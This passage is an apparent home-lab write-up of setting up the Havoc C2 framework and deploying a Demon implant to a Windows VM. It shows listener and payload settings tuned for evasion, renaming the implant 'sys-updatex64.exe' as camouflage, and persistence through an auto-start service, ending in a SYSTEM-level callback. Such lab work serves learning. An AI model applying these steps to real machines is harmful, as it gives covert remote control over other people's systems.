


```
root@debian1:/opt/Havoc# make ts-build
[*] building teamserver
```



```
root@debian1:/opt/Havoc# make client-build
[*] building client
Submodule 'client/external/json' (https://github.com/nlohmann/json) registered for path 'client/external/json'
Submodule 'client/external/spdlog' (https://github.com/gabime/spdlog) registered for path 'client/external/spdlog'
Submodule 'client/external/toml' (https://github.com/ToruNiina/toml11) registered for path 'client/external/toml'
Cloning into '/opt/Havoc/client/external/json'...
Cloning into '/opt/Havoc/client/external/spdlog'...
Cloning into '/opt/Havoc/client/external/toml'...
Submodule path 'client/external/json': checked out '6eab7a2b187b10b2494e39c1961750bfd1bda500'
Submodule path 'client/external/spdlog': checked out 'ac55e60488032b9acde8940a5de099541c4515da'
Submodule path 'client/external/toml': checked out 'c32a20e1ee690d6e6bf6f37e6d603402d49b15f0'
-- The C compiler identification is GNU 12.2.0
```

I then proceeded to run the server for Havoc, and launch the Havoc client. Launching the Havoc client and actually getting the GUI to appear was at first a difficult task due to issues with permissions, but I eventually got it to work successfully. I used the default login within the configuration for Havoc and connected with no issues.



```
alain@debian1:/opt/Havoc$ ./havoc server --default --debug

        pwn and elevate until it's done

[17:27:38] [DBUG] [cmd.init.func2:59]: Debug mode enabled
[INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[INFO] Use default profile
[INFO] Build:
 - Compiler x64 : /usr/bin/x86_64-w64-mingw32-gcc
 - Compiler x86 : /usr/bin/i686-w64-mingw32-gcc
 - Nasm         : /usr/bin/nasm
[INFO] Time: 24/05/2025 17:27:38
[INFO] Teamserver logs saved under: data/loot/2025.05.24._17:27:38
[DBUG] [server.(*Teamserver).Start:053]: Starting teamserver...
[INFO] Starting Teamserver on wss://0.0.0.0:40056
[INFO] Opens existing database: data/teamserver.db
[DBUG] [server.(*Teamserver).Start:492]: Wait til the server shutdown
[DBUG] [certs.HTTPSGenerateRSACertificate:301]: Generating TLS certificate (RSA) for '0.0.0.0' ...
[DBUG] [certs.generateCertificate:223]: Valid from 2025-01-19 17:27:38.641421736 -0600 CST to 2028-01-19 17:27:38.641421736 -0600 CST
[DBUG] [certs.generateCertificate:228]: Serial Number: 44516505611328407692497646908127196485
[DBUG] [certs.generateCertificate:234]: Authority certificate
[DBUG] [certs.generateCertificate:247]: ExtKeyUsage = [1 2]
[DBUG] [certs.generateCertificate:263]: Certificate authenticates IP address: 0.0.0.0
[DBUG] [certs.generateCertificate:278]: Certificate is an AUTHORITY
```


```
alain@debian1:~$ cd /opt
alain@debian1:/opt$ cd Havoc
alain@debian1:/opt/Havoc$ ./havoc client

        pwn and elevate until it's done

] [info] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
] [info] loaded config file: client/config.toml
```

Havoc connection dialog. Connect to a havoc teamserver.

Name: Death Star
Host: 127.0.0.1
Port: 40056
User: 5pider
Password: ••••••••••••

Part 3: Execution

Inside the GUI for Havoc, I proceeded to make a listener. I used port 8443 which is a great port for HTTPs, due to 443 only being accessible with root permissions. Havoc itself doesn't require root permissions to run, so this was negligible.



Name: debianListener
Payload: Https

Config Options

Hosts


Host Rotation: round-robin
Host (Bind): 192.168.227.129
PortBind: 8443
PortConn: 8443
User Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.3
Headers:

Uris:

Host Header:


□ Enable Proxy connection

Proxy Type: http
Proxy Host:
Proxy Port:
UserName:
Password:



Name	Protocol	Host	PortBind	PortConn
debianListener	Https	192.168.227.129	8443	8443

After creating the listener on port 8443, I got to work on creating the payload. I used these specific settings to control the communication time and make the implant more evasive.



Agent: Demon


Listener: debianListener

Arch x64

Format Windows Service Exe

Config	Value
Sleep	5
Jitter	20
Service Name	DemonSvc
Indirect Syscall	□
Stack Duplication	□
Sleep Technique	Ekko
Sleep Jmp Gadget	None
Proxy Loading	None (LdrLoadDll)

```
[*] starting build
[*] set service name to DemonSvc
[*] sleep obfuscation "Ekko" has been specified
[*] no sleep jump gadget has been specified
[*] no proxy loading technique specified (using LdrLoadDll)
[*] amsi/etw patching disabled
[*] config size [538 bytes]
[*] compiling source
```



Agent: Demon

Options

Listener: debianListener

Arch x64


Format Windows Service Exe

Config	Value
Sleep	5
Proxy Loading	None (LdrLoadDll)

Payload saved under: /home/alain/Desktop/demon.x64.exe

```
[*] starting build
[*] set service name to DemonSvc
[*] sleep obfuscation "Ekko" has been specified
[*] no sleep jump gadget has been specified
[*] no proxy loading technique specified (using LdrLoadDll)
[*] amsi/etw patching disabled
[*] config size [538 bytes]
[*] compiling source
[*] finished compiling source
[+] payload generated
```


After saving the payload to my Desktop on my Debian machine, I renamed it to “sys-updatex64.exe” as a form of camouflage to add extra stealth when injecting.



Directory listing for /

- sys-updatex64.exe


I transferred the implant to the Windows machine using an http server and downloading it.




Name	Date modified	Type	Size
sys-updatex64	5/25/2025 12:02 AM	Application	109 KB

Here it is in the Downloads folder.

Finally, I created a Windows service that points to the implant we created in Havoc and injected into the machine, and it's now running successfully with no issues.



```
C:\Windows\system32>sc create Service_Havoc binPath= "C:\Users\alain\Downloads\sys-updatex64.exe" start= auto
[SC] CreateService SUCCESS

C:\Windows\system32>sc start Service_Havoc

SERVICE_NAME: Service_Havoc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1052
        FLAGS              :
```


Havoc View Attack Scripts Help
7f6682fa @ sys-updatex64.exe\1052
[DESKTOP-1UHVPS8\SYSTEM]
Event Viewer
Teamserver Chat
Listeners
[7f6682fa] SYSTEM/DESKTOP-1UHVPS8

```
24/05/2025 17:46:25 Havoc Framework [Version: 0.7] [CodeName: Bites The
Dust]
24/05/2025 17:46:15 [-] Failed to start "debianListener" listener:
permission denied
24/05/2025 17:46:25 [+] 5pider connected to teamserver
24/05/2025 17:48:05 [*] Started "debianListener" listener
24/05/2025 18:12:43 [*] Initialized 7f6682fa :: SYSTEM@192.168.227.135
(DESKTOP-1UHVPS8)
```

```
24/05/2025 18:12:43 Agent 7F6682FA authenticated as DESKTOP-1UHVPS8\SYSTEM :: [Internal: 192.168.227.135] [Process: sys-updatex64.exe\1052] [Arch: x64] [Pivot: Direct]
```

This screenshot of the Havoc GUI shows the successful implant on the Windows machine, as well as the listener working successfully. The listener initially didn’t work due to an issue with permissions, but I eventually fixed it.